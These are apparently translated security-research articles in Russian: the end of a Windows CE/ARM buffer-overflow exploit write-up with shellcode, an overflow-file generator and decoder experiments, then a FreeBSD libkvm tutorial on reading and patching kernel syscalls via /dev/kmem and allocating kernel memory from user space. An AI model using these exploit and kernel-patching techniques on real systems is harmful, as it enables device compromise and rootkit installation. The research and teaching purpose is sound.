0xE15A0009,
0x12866001,
0x1AFFFFF3,
0xE5915024,
0xE0855000,
0xE0866006,
0xE19590B6,
0xE591501C,
0xE0855000,
0xE7959109,
0xE0899000,
0xE4889004,
0xE2522001,
0x1AFFFFE5,
0xE1A0F00E,
0xFFFFC800,
0x0101003C,
0x283A9DE7,
0x0BF7DF51,
0xD8C0FEC0,
0x0E511783,
0x004F0053,
0x00540046,
0x00410057,
0x00450052,
0x005C005C,
0x00690057,
0x00630064,
0x006D006F,
0x005C006D,
0x0042005C,
0x00430074,
0x006E006F,
0x00690066,
0x005C0067,
0x0047005C,
0x006E0065,
0x00720065,
0x006C0061,
0x00000000,
0x00740053,
0x00630061,
0x004D006B,
0x0064006F,
0x00000065,
0x006F0063,
0x00650072,
0x006C0064,
0x002E006C,
0x006C0064,
0x0000006C,
```

```
};

/* записывает long в строку */
char* put_long(char* ptr, long value)
{
    *ptr++ = (char) (value >> 0) & 0xff;
    *ptr++ = (char) (value >> 8) & 0xff;
    *ptr++ = (char) (value >> 16) & 0xff;
    *ptr++ = (char) (value >> 24) & 0xff;

    return ptr;
}

int main()
{
    FILE * binFileH;
    char binFile[] = "binfile";
    char buf[544];
    char *ptr;
    int  i;

    if ( (binFileH = fopen(binFile, "wb")) == NULL )
    {
        printf("can't create file %s!\n", binFile);
        return 1;
    }

    memset(buf, 0, sizeof(buf)-1);
    ptr = buf;

    for (i = 0; i < 4; i++) {
        ptr = put_long(ptr, NOP);
    }
    memcpy(buf+16, shellcode, sizeof(shellcode));
    put_long(ptr-16+540, LR);

    fwrite(buf, sizeof(char), 544, binFileH);
    fclose(binFileH);
}
```

Выбирается адрес стека в слоте 0, указывающий на шеллкод. Он перезапишет адрес возврата, сохранённый в стеке. Также можно использовать адрес перехода в виртуальном пространстве памяти процесса. Данный эксплойт создаёт файл `binfile`, который переполнит переменную `buf` и перезапишет адрес возврата в стеке.

После копирования binfile на КПК при запуске программы hello КПК перезагружается и включает Bluetooth. Это означает, что выполнение hello перешло в шеллкод.

При другом способе построения строки эксплойта:

```
pad...pad|адрес возврата|nop...nop...shellcode
```

эксплойт создаёт файл binfile размером 1 КБ, но КПК зависает при выполнении hello. Это объясняется тем, что стек Windows CE невелик, а строка переполнения уничтожает 2-КБ защитную область на вершине стека. Зависание происходит при вызове API после переполнения. Поэтому при написании эксплойтов для Windows CE необходимо учитывать особенности стека.

У EVC есть ряд ошибок, затрудняющих отладку. Первая: EVC записывает произвольные данные в стек при освобождении стека в конце функции, что может изменить шеллкод. Вторая: инструкция в точке останова в EVC может быть изменена на 0xE6000010 при отладке. Ещё одна забавная ошибка: отладчик не выдаёт ошибки при записи данных по адресу .text через пошаговое выполнение, однако при прямом выполнении генерируется исключение нарушения доступа.

---

10 - О декодирующем шеллкоде

Шеллкод, описанный выше, является концептуальным и содержит множество нулевых байтов. Он корректно работает в данной демонстрационной программе, однако в ряде случаев уязвимая программа может фильтровать специальные символы перед переполнением буфера. Например, при переполнении через strcpy шеллкод будет обрезан на нулевом байте.

Написать шеллкод без специальных символов методом поиска API сложно и неудобно. Поэтому рассмотрим декодирующий шеллкод: он преобразует специальные символы в допустимые, что делает основной шеллкод более универсальным.

Более новые процессоры ARM (например, arm9 и arm10) имеют гарвардскую архитектуру с раздельными кешами инструкций и данных. Эта особенность повышает производительность процессора (большинство RISC-процессоров имеют её), однако самомодифицирующийся код трудно реализовать из-за кешей и архитектурных особенностей процессора.

Рассмотрим следующий код:

```
#include "stdafx.h"

int weird[] =
{
0xE3A01099, // mov       r1, #0x99

0xE5CF1020, // strb      r1, [pc, #0x20]
0xE5CF1020, // strb      r1, [pc, #0x20]
0xE5CF1020, // strb      r1, [pc, #0x20]
0xE5CF1020, // strb      r1, [pc, #0x20]

0xE1A01001, // mov       r1, r1 ; pad
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,

0xE3A04001, // mov       r4, #0x1
0xE3A03001, // mov       r3, #0x1
0xE3A02001, // mov       r2, #0x1
0xE3A01001, // mov       r1, #0x1
0xE6000010, // breakpoint
};

int WINAPI WinMain( HINSTANCE hInstance,
                    HINSTANCE hPrevInstance,
                    LPTSTR    lpCmdLine,
                    int       nCmdShow)
{
    ((void (*)(void)) & weird)();

    return 0;
}
```

Четыре инструкции strb изменяют непосредственное значение нижележащих инструкций mov на 0x99. При запуске этого кода напрямую в отладчике EVC происходит останов на вставленной точке прерывания, а регистры r1–r4 получают значение 0x99 на процессоре S3C2410 (ядро arm9). На Intel Xscale потребовалось больше инструкций nop для получения 0x99 в r1–r4 — предположительно потому, что arm9 имеет 5 стадий конвейера, а arm10 — 6.

Был опробован другой метод:

```
0xE28F3053, // add       r3, pc, #0x53

0xE3A01010, // mov       r1, #0x10
0xE7D32001, // ldrb      r2, [r3, +r1]
0xE2222088, // eor       r2, r2, #0x88
```

```
0xE7C32001, // strb      r2, [r3, +r1]
0xE2511001, // subs      r1, r1, #1
0x1AFFFFFA, // bne       28011008

//0xE1A0100F, // mov       r1, pc
//0xE3A02020, // mov       r2, #0x20
//0xE3A03D05, // mov       r3, #5, 26
//0xEE071F3A, // mcr       p15, 0, r1, c7, c10, 1 ; очистить и инвалидировать запись
//0xE0811002, // add       r1, r1, r2
//0xE0533002, // subs      r3, r3, r2
//0xCAFFFFFB, // bgt       |weird+28h (30013058)|
//0xE0211001, // eor       r1, r1, r1
//0xEE071F9A, // mcr       p15, 0, r1, c7, c10, 4 ; сброс буфера записи
//0xEE071F15, // mcr       p15, 0, r1, c7, c5, 0  ; сброс icache
0xE1A01001, // mov       r1, r1 ; pad
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,
0xE1A01001,

0x6B28C889, // mov       r4, #0x1 ; закодировано
0x6B28B889, // mov       r3, #0x1
0x6B28A889, // mov       r2, #0x1
0x6B289889, // mov       r1, #0x1
0xE6000010, // breakpoint
```

Четыре инструкции mov закодированы операцией XOR с 0x88; декодер в цикле считывает закодированный байт, применяет XOR с 0x88 и записывает по исходному адресу. Регистры r1–r4 не получали значение 0x1 даже при большом количестве инструкций pad после декодирования — как на arm9, так и на arm10. Предположительно инструкция load создаёт проблему с кешем.

Руководство по архитектуре ARM (ARM Architecture Reference Manual) содержит главу о работе с самомодифицирующимся кодом и указывает, что кеши должны сбрасываться системным вызовом. Фил из 0dd поделился опытом успешного применения этого метода на системе ARM (предположительно под Linux). Метод также работает на AIX PowerPC и Solaris SPARC. Однако SWI в Windows CE реализован иначе: armtrap.s содержит реализацию SWIHandler, которая делает только `movs pc, lr` — то есть никаких действий после декодирования не происходит.

Поскольку приложения Pocket PC работают в режиме ядра, у нас есть привилегии для доступа к системному сопроцессору управления. Руководство ARM Architecture Reference Manual описывает работу с памятью и управление кешем через системный сопроцессор управления. Была предпринята попытка отключить кеш инструкций перед декодированием:

```
mrc     p15, 0, r1, c1, c0, 0
bic     r1, r1, #0x1000
mcr     p15, 0, r1, c1, c0, 0
```

Однако система зависала при выполнении инструкции mcr. Затем была попытка инвалидировать весь кеш инструкций после декодирования:

```
eor     r1, r1, r1
mcr     p15, 0, r1, c7, c5, 0
```

Но это тоже не дало результата.

---

11 - Заключение

Рассмотренный код представляет реальный пример эксплуатации переполнения буфера в Windows CE. Он не идеален, но данная технология будет совершенствоваться.

Из-за механизма кеширования декодирующий шеллкод недостаточно надёжен.

Интернет и мобильные устройства развиваются стремительно, угрозы для КПК и мобильных телефонов становятся всё серьёзнее. При этом установка патчей для Windows CE значительно сложнее и опаснее для пользователей, чем для обычных Windows-систем: поскольку вся система Windows CE хранится в ROM, исправление уязвимостей требует перепрошивки ROM, а образы ROM различных производителей и моделей КПК несовместимы между собой.

---

12 - Благодарности

Особый привет участникам команды XFocus и моей подруге — без вас жизнь была бы тусклее.
Особая благодарность исследовательскому отделу компании NSFocus — я люблю эту команду.
Также выражаю признательность участникам 0dd, Nasiry и Flier — беседы с ними были очень полезны.

---

13 - Ссылки

[1] ARM Architecture Reference Manual
    http://www.arm.com

[2] Исходный код Windows CE 4.2
    http://msdn.microsoft.com/embedded/windowsce/default.aspx

[3] Details Emerge on the First Windows Mobile Virus
    — Cyrus Peikari, Seth Fogie, Ratter/29A
    http://www.informit.com/articles/article.asp?p=337071

[4] Pocket PC Abuse — Seth Fogie
    http://www.blackhat.com/presentations/bh-usa-04/bh-us-04-fogie/bh-us-04-fogie-up.pdf

[5] misc notes on the xda and windows ce
    http://www.xs4all.nl/~itsme/projects/xda/

[6] Introduction to Windows CE
    http://www.cs-ipv6.lancs.ac.uk/acsp/WinCE/Slides/

[7] Блог Nasiry
    http://www.cnblogs.com/nasiry/

[8] Programming Windows CE Second Edition — Doug Boling

[9] Win32 Assembly Components
    http://LSD-PL.NET

Игры с памятью ядра... в стиле FreeBSD

Автор: Joseph Kong

8 июля 2005 г.

Содержание

1.0 - Введение

Интерфейс памяти ядра, или kvm-интерфейс, был впервые представлен в SunOS. Несмотря на то что он существует уже довольно давно, многие всё ещё считают его довольно малоизвестным. В данной статье описывается базовое использование библиотеки доступа к данным ядра (libkvm), а также рассматриваются некоторые способы применения libkvm (/dev/kmem) для изменения поведения работающей системы FreeBSD.

Для понимания материала этой статьи необходимы умеренные навыки работы с ядром FreeBSD (то есть знание ddb), а также приличное понимание языка C и ассемблера x86 (синтаксис AT&T).

Статья написана с точки зрения системы FreeBSD 5.4 Stable.

Примечание: хотя описанные в этой статье техники рассматривались в других работах (см. Ссылки), они всегда представлены с позиции Linux или Windows. Лично я знаю лишь один другой текст, касающийся информации, изложенной здесь. Это текст «Fun and Games with FreeBSD Kernel Modules» Стефани Вехнер, в котором объясняется часть того, что можно делать с libkvm. Принимая во внимание, что возможностей значительно больше, а документация по libkvm крайне скудна (если не считать man-страниц и исходного кода), я решил написать эту статью.

2.0 - Поиск системных вызовов

Примечание: этот раздел крайне базовый; если вы хорошо знакомы с функциями libkvm, прочитайте следующий абзац и переходите к следующему разделу.

Стефани Вехнер написала программу под названием checkcall, которая проверяла, был ли sysent[CALL] модифицирован, и если да — восстанавливала его до исходной функции. Для облегчения отладки в последующих разделах статьи мы воспользуемся функцией поиска системных вызовов из checkcall. Ниже приведена урезанная версия checkcall, содержащая только

функцию поиска системного вызова. Это также хороший пример для освоения основ libkvm. Пояснение функций libkvm по строкам следует после листинга исходного кода.

find_syscall.c:

```
/*
 * Takes two arguments: the name of a syscall and corresponding number,
 * and reports the location in memory where the syscall is located.
 *
 * If you enter the name of a syscall with an incorrect syscall number,
 * the output will be fubar. Too lazy to implement a check
 *
 * Based off of Stephanie Wehner's checkcall.c,v 1.1.1.1
 *
 * find_syscall.c,v 1.0 2005/05/20
 */


#include <stdio.h>
#include <fcntl.h>
#include <kvm.h>
#include <nlist.h>
#include <limits.h>
#include <sys/types.h>
#include <sys/sysent.h>
#include <sys/syscall.h>

int main(int argc, char *argv[]) {

	char errbuf[_POSIX2_LINE_MAX];
	kvm_t *kd;
	u_int32_t addr;
	int callnum;
	struct sysent call;
	struct nlist nl[] = { { NULL }, { NULL }, { NULL }, };


	/* Check for the correct number of arguments */

	if(argc != 3) {
		printf("Usage:\n%s <name of system call> <syscall number>"
		       " \n\n", argv[0]);

		printf("See /usr/src/sys/sys/syscall.h for syscall numbers"
		       " \n");

		exit(0);
	}


	/* Find the syscall */

	nl[0].n_name = "sysent";
	nl[1].n_name = argv[1];
	callnum = atoi(argv[2]);

	printf("Finding syscall %d: %s\n\n", callnum, argv[1]);

	/* Initialize kernel virtual memory access */

	kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
	if(kd == NULL) {
		fprintf(stderr, "ERROR: %s\n", errbuf);
		exit(-1);
	}

	/* Find the addresses  */

	if(kvm_nlist(kd, nl) < 0) {
		fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
		exit(-1);
```

```
 }

 if(!nl[0].n_value) {
  fprintf(stderr, "ERROR: %s not found (fubar?)\n"
   , nl[0].n_name);
  exit(-1);
 }
 else {
  printf("%s is 0x%x at 0x%x\n", nl[0].n_name, nl[0].n_type
   , nl[0].n_value);
 }

 if(!nl[1].n_value) {
  fprintf(stderr, "ERROR: %s not found\n", nl[1].n_name);
  exit(-1);
 }


 /* Calculate the address */

 addr = nl[0].n_value + callnum * sizeof(struct sysent);


 /* Print out location */

 if(kvm_read(kd, addr, &call, sizeof(struct sysent)) < 0) {
  fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
  exit(-1);
 }
 else {
  printf("sysent[%d] is at 0x%x and will execute function"
   " located at 0x%x\n", callnum, addr, call.sy_call);
 }

 if(kvm_close(kd) < 0) {
  fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
  exit(-1);
 }

 exit(0);
}
```

В приведённой выше программе используются пять функций из libkvm:

```
kvm_openfiles
kvm_nlist
kvm_geterr
kvm_read
kvm_close
```

kvm_openfiles:

По сути, `kvm_openfiles` инициализирует доступ к виртуальной памяти ядра и возвращает дескриптор для использования в последующих вызовах библиотеки kvm. В `find_syscall` синтаксис был следующим:

```
kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
```

`kd` используется для хранения возвращённого дескриптора; если после вызова `kd` равен NULL, значит произошла ошибка.

Первые три аргумента соответствуют const char execfile, const char corefile и const char *swapfiles соответственно. Однако для наших целей они не нужны, поэтому передаётся NULL. Четвёртый аргумент указывает, что нам нужен доступ на чтение/запись. Пятый аргумент указывает, в какой буфер помещать сообщения об ошибках — подробнее об этом ниже.

kvm_nlist:

Согласно man-странице, `kvm_nlist` извлекает записи таблицы символов, указанные аргументом списка имён (struct nlist). Интересующие нас члены struct nlist:

```
char *n_name;□□/* symbol name (in memory) */
unsigned long n_value;□/* address of the symbol   */
```

Перед вызовом `kvm_nlist` в `find_syscall` массив struct nlist был настроен следующим образом:

```
struct nlist nl[] = { { NULL }, { NULL }, { NULL }, };
nl[0].n_name = "sysent";
nl[1].n_name = argv[1];
```

Синтаксис вызова `kvm_nlist`:

```
kvm_nlist(kd, nl)
```

Это заполнило член `n_value` каждого элемента массива `nl` начальным адресом в памяти, соответствующим значению в `n_name`. Иными словами, теперь известно расположение в памяти `sysent` и указанного пользователем системного вызова (argv[1]). `nl` был инициализирован тремя элементами, потому что `kvm_nlist` ожидает в качестве второго аргумента массив структур nlist, завершённый NULL.

kvm_geterr:

Как указано в man-странице, эта функция возвращает строку, описывающую наиболее последнюю ошибку. Если просмотреть приведённый выше листинг, можно заметить, что `kvm_geterr` вызывается после каждой функции libkvm, кроме `kvm_openfiles`. `kvm_openfiles` использует собственный уникальный способ сообщения об ошибках, поскольку `kvm_geterr` требует дескриптора в качестве аргумента, которого ещё не существует, если `kvm_openfiles` ещё не был вызван. Пример использования `kvm_geterr`:

```
fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
```

kvm_read:

Эта функция используется для чтения виртуальной памяти ядра. В `find_syscall` синтаксис был следующим:

```
kvm_read(kd, addr, &call, sizeof(struct sysent))
```

Первый аргумент — дескриптор. Второй — адрес, с которого начинается чтение. Третий аргумент — место в пользовательском пространстве для хранения прочитанных данных. Четвёртый аргумент — количество байт для чтения.

kvm_close:

Эта функция разрывает связь между указателем и виртуальной памятью ядра, установленную с помощью `kvm_openfiles`. В `find_syscall` функция вызывалась следующим образом:

```
kvm_close(kd)
```

Ниже приведено алгоритмическое объяснение `find_syscall.c`:

```
1. Проверить, что пользователь указал имя и номер системного вызова.
   (Без проверки ошибок — просто проверка наличия двух аргументов)
2. Настроить массив структур nlist соответствующим образом.
3. Инициализировать доступ к виртуальной памяти ядра. (kvm_openfiles)
4. Найти адрес sysent и указанного пользователем системного вызова.
   (kvm_nlist)
5. Вычислить расположение системного вызова в sysent.
6. Скопировать структуру sysent системного вызова из
   пространства ядра в пользовательское пространство. (kvm_read)
7. Вывести расположение системного вызова в структуре sysent
   и расположение выполняемой функции.
8. Закрыть дескриптор (kvm_close)
```

Чтобы убедиться в точности вывода `find_syscall`, можно воспользоваться ddb следующим образом:

Примечание: приведённый ниже вывод был изменён для соответствия требованию 75 символов в строке.

```
□[-------------------------------------------------------]

ghost@slavetwo:~#ls
find_syscall.c
ghost@slavetwo:~#gcc -o find_syscall find_syscall.c -lkvm
ghost@slavetwo:~#ls
find_syscall   find_syscall.c
ghost@slavetwo:~#sudo ./find_syscall
Password:
Usage:
./find_syscall <name of system call> <syscall number>

See /usr/src/sys/sys/syscall.h for syscall numbers
ghost@slavetwo:~#sudo ./find_syscall mkdir 136
Finding syscall 136: mkdir

sysent is 0x4 at 0xc06dc840
sysent[136] is at 0xc06dcc80 and will execute function located at
0xc0541900
ghost@slavetwo:~#KDB: enter: manual escape to debugger
[thread pid 12 tid 100004 ]
Stopped at      kdb_enter+0x32: leave
db> examine/i 0xc0541900
mkdir:  pushl   %ebp
db>
mkdir+0x1:      movl    %esp,%ebp
db> c

ghost@slavetwo:~#

□[-------------------------------------------------------]
```

3.0 - Понимание инструкций CALL и внедрение байткода

В ассемблере x86 инструкция CALL является инструкцией передачи управления, используемой для вызова процедуры. Существуют два типа инструкций CALL — ближний (Near) и дальний (Far); для целей данной статьи достаточно понимания ближнего вызова. Следующий код иллюстрирует детали инструкции ближнего вызова (в синтаксисе Intel):

```
0200□BB1295□MOV BX,9512
0203□E8FA00□CALL 0300
0206□B82F14□MOV AX,142F
```

В приведённом выше фрагменте кода, когда IP (указатель инструкций) достигает 0203, он перейдёт к 0300. Шестнадцатеричное представление CALL — E8, однако FA00 — это не 0300. 0x300 - 0x206 = 0xFA. При ближнем вызове адрес IP инструкции, следующей за CALL, сохраняется в стеке, чтобы вызываемая процедура знала, куда возвращаться. Это объясняет, почему операнд для CALL в данном примере равен 0xFA00, а не 0x300. Это важный момент, который проявится позднее.

Одна из наиболее интересных вещей, которые можно делать с функциями libkvm, — это патчинг виртуальной памяти ядра. Как всегда, начнём с очень простого примера... Hello World! Ниже приведён kld, добавляющий системный вызов, функционирующий как программа Hello World!.

`hello.c`:

```
/*
```

```
 * Prints "FreeBSD Rox!" 10 times
 *
 */

#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>

/*
 * The function for implementing the syscall.
 */

static int
hello (struct thread *td, void *arg)
{
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□printf ("FreeBSD Rox!\n");
□return 0;
}

/*
 * The `sysent' for the new syscall
 */

static struct sysent hello_sysent = {
□0,□□□/* sy_narg */
□hello□□□/* sy_call */
};

/*
 * The offset in sysent where the syscall is allocated.
 */

static int offset = 210;

/*
 * The function called at load/unload.
 */

static int
load (struct module *module, int cmd, void *arg)
{
□int error = 0;

□switch (cmd) {
□case MOD_LOAD :
□□printf ("syscall loaded at %d\n", offset);
□□break;
□case MOD_UNLOAD :
□□printf ("syscall unloaded from %d\n", offset);
□□break;
□default :
□□error = EOPNOTSUPP;
□□break;
□}
□return error;
}

SYSCALL_MODULE(hello, &offset, &hello_sysent, load, NULL);
```

Ниже приведена программа пользовательского пространства для указанного выше kld:

interface.c:

```
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

int main(int argc, char **argv) {

        return syscall(210);
}
```

Если скомпилировать приведённый выше kld с использованием стандартного Makefile, загрузить его и запустить программу пользовательского пространства, получим весьма раздражающий вывод. Чтобы сделать этот системный вызов менее раздражающим, можно воспользоваться следующей программой. Как и прежде, объяснение новых функций и концепций следует после листинга исходного кода.

test_call.c:

```
/*
 * Test understanding of call statement:
 * Operand for call statement is the difference between the called function
 * and the address of the instruction following the call statement.
 *
 * Tested on syscall hello. Normally prints out "FreeBSD Rox!" 10 times,
 * after patching only prints it out once.
 *
 * test_call.c,v 2.1 2005/06/15
 */


#include <stdio.h>
#include <fcntl.h>
#include <kvm.h>
#include <nlist.h>
#include <limits.h>
#include <sys/types.h>

/*
 * Offset of string to be printed
 * Starting at the beginning of the syscall hello
 */

#define OFFSET_1□0xed

/*
 * Offset of instruction following call statement
 */

#define OFFSET_2□0x12

/*
 * Replacement code
 */

unsigned char code[] =
□"\x55"□□□□/* push  %ebp□□□*/
□"\x89\xe5"□□□/* mov   %esp,%ebp□□*/
□"\x83\xec\x04"□□□/* sub   $0x4,%esp□□*/
□"\xc7\x04\x24\x00\x00\x00\x00"□/* movl  $0,(%esp)□□*/
□"\xe8\x00\x00\x00\x00"□□/* call  printf□□□*/
□"\xc9"□□□□/* leave□□□*/
□"\x31\xc0"□□□/* xor   %eax,%eax□□*/
□"\xc3"□□□□/* ret□□□□*/
□"\x8d\xb4\x26\x00\x00\x00\x00"□/* lea   0x0(%esi),%esi□□*/
□"\x8d\xbc\x27\x00\x00\x00\x00";□/* lea   0x0(%edi),%edi□□*/
```

```
int main(int argc, char *argv[]) {

 char errbuf[_POSIX2_LINE_MAX];
 kvm_t *kd;
 u_int32_t offset_1;
 u_int32_t offset_2;
 struct nlist nl[] = { { NULL }, { NULL }, { NULL }, };


 /* Initialize kernel virtual memory access */

        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
        if(kd == NULL) {
                fprintf(stderr, "ERROR: %s\n", errbuf);
                exit(-1);
        }


 /* Find the address of hello and printf */

 nl[0].n_name = "hello";
 nl[1].n_name = "printf";

 if(kvm_nlist(kd, nl) < 0) {
                fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        if(!nl[0].n_value) {
                fprintf(stderr, "ERROR: Symbol %s not found\n"
   , nl[0].n_name);
                exit(-1);
        }

 if(!nl[1].n_value) {
                fprintf(stderr, "ERROR: Symbol %s not found\n"
   , nl[1].n_name);
                exit(-1);
        }


 /* Calculate the correct offsets */

 offset_1 = nl[0].n_value + OFFSET_1;
 offset_2 = nl[0].n_value + OFFSET_2;


 /* Set the code to contain the correct addresses */

 *(unsigned long *)&code[9] = offset_1;
 *(unsigned long *)&code[14] = nl[1].n_value - offset_2;


 /* Patch hello */

 if(kvm_write(kd, nl[0].n_value, code, sizeof(code)) < 0) {
        fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
        exit(-1);
 }

 printf("Luke, I am your father!\n");


 /* Close kd */

 if(kvm_close(kd) < 0) {
                fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
                exit(-1);
        }

        exit(0);
```

```
}
```

Единственная функция libkvm, включённая в приведённую выше программу и не рассматривавшаяся ранее, — это `kvm_write`.

kvm_write:

Эта функция используется для записи в виртуальную память ядра. В `test_call` синтаксис был следующим:

```
kvm_write(kd, nl[0].n_value, code, sizeof(code))
```

Первый аргумент — дескриптор. Второй — адрес, с которого начинается запись. Третий аргумент — место в пользовательском пространстве, откуда читаются данные. Четвёртый аргумент — количество байт для чтения.

Замещающий код (байткод) в `test_call` был сгенерирован с помощью objdump.

```
[----------------------------------------------------------]

ghost@slavetwo:~#objdump -DR hello.ko | less

hello.ko:     file format elf32-i386-freebsd

Disassembly of section .hash:

00000094 <.hash>:
  94:   11 00                   adc    %eax,(%eax)
  96:   00 00                   add    %al,(%eax)

OUTPUT SNIPPED

Disassembly of section .text:

00000500 <hello>:
 500:   55                      push   %ebp
 501:   89 e5                   mov    %esp,%ebp
 503:   83 ec 04                sub    $0x4,%esp
 506:   c7 04 24 ed 05 00 00    movl   $0x5ed,(%esp)
                        509: R_386_RELATIVE     *ABS*
 50d:   e8 fc ff ff ff          call   50e <hello+0xe>
                        50e: R_386_PC32 printf
 512:   c7 04 24 ed 05 00 00    movl   $0x5ed,(%esp)
                        515: R_386_RELATIVE     *ABS*
 519:   e8 fc ff ff ff          call   51a <hello+0x1a>
                        51a: R_386_PC32 printf
 51e:   c7 04 24 ed 05 00 00    movl   $0x5ed,(%esp)
                        521: R_386_RELATIVE     *ABS*
 525:   e8 fc ff ff ff          call   526 <hello+0x26>
                        526: R_386_PC32 printf

OUTPUT SNIPPED

 57e:   c9                      leave
 57f:   31 c0                   xor    %eax,%eax
 581:   c3                      ret
 582:   8d b4 26 00 00 00 00    lea    0x0(%esi),%esi
 589:   8d bc 27 00 00 00 00    lea    0x0(%edi),%edi

[----------------------------------------------------------]
```

Примечание: ваш вывод может отличаться в зависимости от версии компилятора и флагов.

Сравнивая вывод секции text с байткодом в `test_call`, можно заметить, что они по сути одинаковы, за исключением девяти дополнительных вызовов printf. Важный момент: когда objdump сообщает, что что-то является относительным. В данном случае таковы два элемента: `movl $0x5ed,(%esp)` (задаёт строку для печати) и `call printf`. Что подводит нас к...

В `test_call` есть два оператора `#define`:

```
#define OFFSET_1        0xed
#define OFFSET_2        0x12
```

Первый представляет адрес строки для печати относительно начала системного вызова hello (число получено из вывода objdump). Второй представляет смещение инструкции, следующей за вызовом printf в байткоде. Далее в `test_call` присутствуют следующие четыре оператора:

```
/* Calculate the correct offsets */

        offset_1 = nl[0].n_value + OFFSET_1;
        offset_2 = nl[0].n_value + OFFSET_2;


        /* Set the code to contain the correct addresses */

        *(unsigned long *)&code[9] = offset_1;
        *(unsigned long *)&code[14] = nl[1].n_value - offset_2;
```

Из комментариев должно быть очевидно, что делают эти четыре оператора. `code[9]` — это участок байткода, где хранится адрес строки для печати. `code[14]` — операнд для инструкции call: адрес printf минус адрес следующего оператора.

Ниже приведён вывод до и после запуска `test_call`:

```
[-----------------------------------------------------------]

ghost@slavetwo:~#ls
Makefile    hello.c     interface.c test_call.c
ghost@slavetwo:~#make
Warning: Object directory not changed from original /usr/home/ghost
@ -> /usr/src/sys
machine -> /usr/src/sys/i386/include

OUTPUT SNIPPED

J% objcopy % hello.kld
ld -Bshareable  -d -warn-common -o hello.ko hello.kld
objcopy --strip-debug hello.ko
ghost@slavetwo:~#sudo kldload ./hello.ko
Password:
syscall loaded at 210
ghost@slavetwo:~#gcc -o interface interface.c
ghost@slavetwo:~#./interface
FreeBSD Rox!
FreeBSD Rox!
FreeBSD Rox!
FreeBSD Rox!
FreeBSD Rox!
FreeBSD Rox!
FreeBSD Rox!
FreeBSD Rox!
FreeBSD Rox!
FreeBSD Rox!
ghost@slavetwo:~#gcc -o test_call test_call.c -lkvm
ghost@slavetwo:~#sudo ./test_call
Luke, I am your father!
ghost@slavetwo:~#./interface
FreeBSD Rox!
ghost@slavetwo:~#

[-----------------------------------------------------------]
```

4.0 - Выделение памяти ядра

Возможность просто патчить память ядра имеет свои ограничения, поскольку пространства для манёвра немного. Возможность выделять память ядра решает эту проблему. Ниже приведён kld, который именно это и делает.

kmalloc.c:

```
/*
 * Module to allow a non-privileged user to allocate kernel memory
 *
 * kmalloc.c,v 2.0 2005/06/01
 * Date Modified 2005/06/14
 */


#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/malloc.h>


/*
 * Arguments for kmalloc
 */

struct kma_struct {
□unsigned long size;
□unsigned long *addr;
};

struct kmalloc_args { struct kma_struct *kma; };

/*
 * The function for implementing kmalloc.
 */

static int
kmalloc (struct thread *td, struct kmalloc_args *uap) {

□int error = 1;
□struct kma_struct kts;

□if(uap->kma) {
□□MALLOC(kts.addr, unsigned long*, uap->kma->size
□□       , M_TEMP, M_NOWAIT);
□□error = copyout(&kts, uap->kma, sizeof(kts));
□}

□return (error);
}

/*
 * The `sysent' for kmalloc
 */

static struct sysent kmalloc_sysent = {
□1,□□□/* sy_narg */
□kmalloc□□□/* sy_call */
};

/*
 * The offset in sysent where the syscall is allocated.
 */

static int offset = 210;

/*
```

```
 * The function called at load/unload.
 */

static int
load (struct module *module, int cmd, void *arg)
{
	int error = 0;

	switch (cmd) {
	case MOD_LOAD :
		uprintf ("syscall loaded at %d\n", offset);
		break;
	case MOD_UNLOAD :
		uprintf ("syscall unloaded from %d\n", offset);
		break;
	default :
		error = EOPNOTSUPP;
		break;
	}
	return error;
}

SYSCALL_MODULE(kmalloc, &offset, &kmalloc_sysent, load, NULL);
```

Ниже приведена программа пользовательского пространства для указанного выше kld:

interface.c:

```
/*
 * User Program To Interact With kmalloc module
 */

#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/module.h>

struct kma_struct {

	unsigned long size;
	unsigned long *addr;
};

int main(int argc, char **argv) {

	struct kma_struct kma;

	if(argc != 2) {
		printf("Usage:\n%s <size>\n", argv[0]);
		exit(0);
	}

	kma.size = (unsigned long)atoi(argv[1]);

	return syscall(210, &kma);
}
```

Используя техники/функции, описанные в предыдущих двух разделах, и следующий алгоритм, предложенный Silvio Cesare, можно выделить память ядра без использования kld.

Алгоритм kmalloc из пользовательского пространства по Silvio Cesare:

```
1. Получить адрес некоторого системного вызова
2. Написать функцию, которая будет выделять память ядра
3. Сохранить sizeof(our_function) байт некоторого системного вызова
4. Перезаписать некоторый системный вызов нашей функцией
5. Вызвать новый перезаписанный системный вызов
6. Восстановить системный вызов
```

test_kmalloc.c:

```
/*
 * Allocate kernel memory from user-space
 *
 * Algorithm to allocate kernel memory is as follows:
 *
 * 1. Get address of mkdir
 * 2. Overwrite mkdir with function that calls man 9 malloc()
 * 3. Call mkdir through int $0x80
 *    This will cause the kernel to run the new "mkdir" syscall, which will
 *    call man 9 malloc() and pass out the address of the newly allocated
 *    kernel memory
 * 4. Restore mkdir syscall
 *
 * test_kmalloc.c,v 2.0 2005/06/24
 */


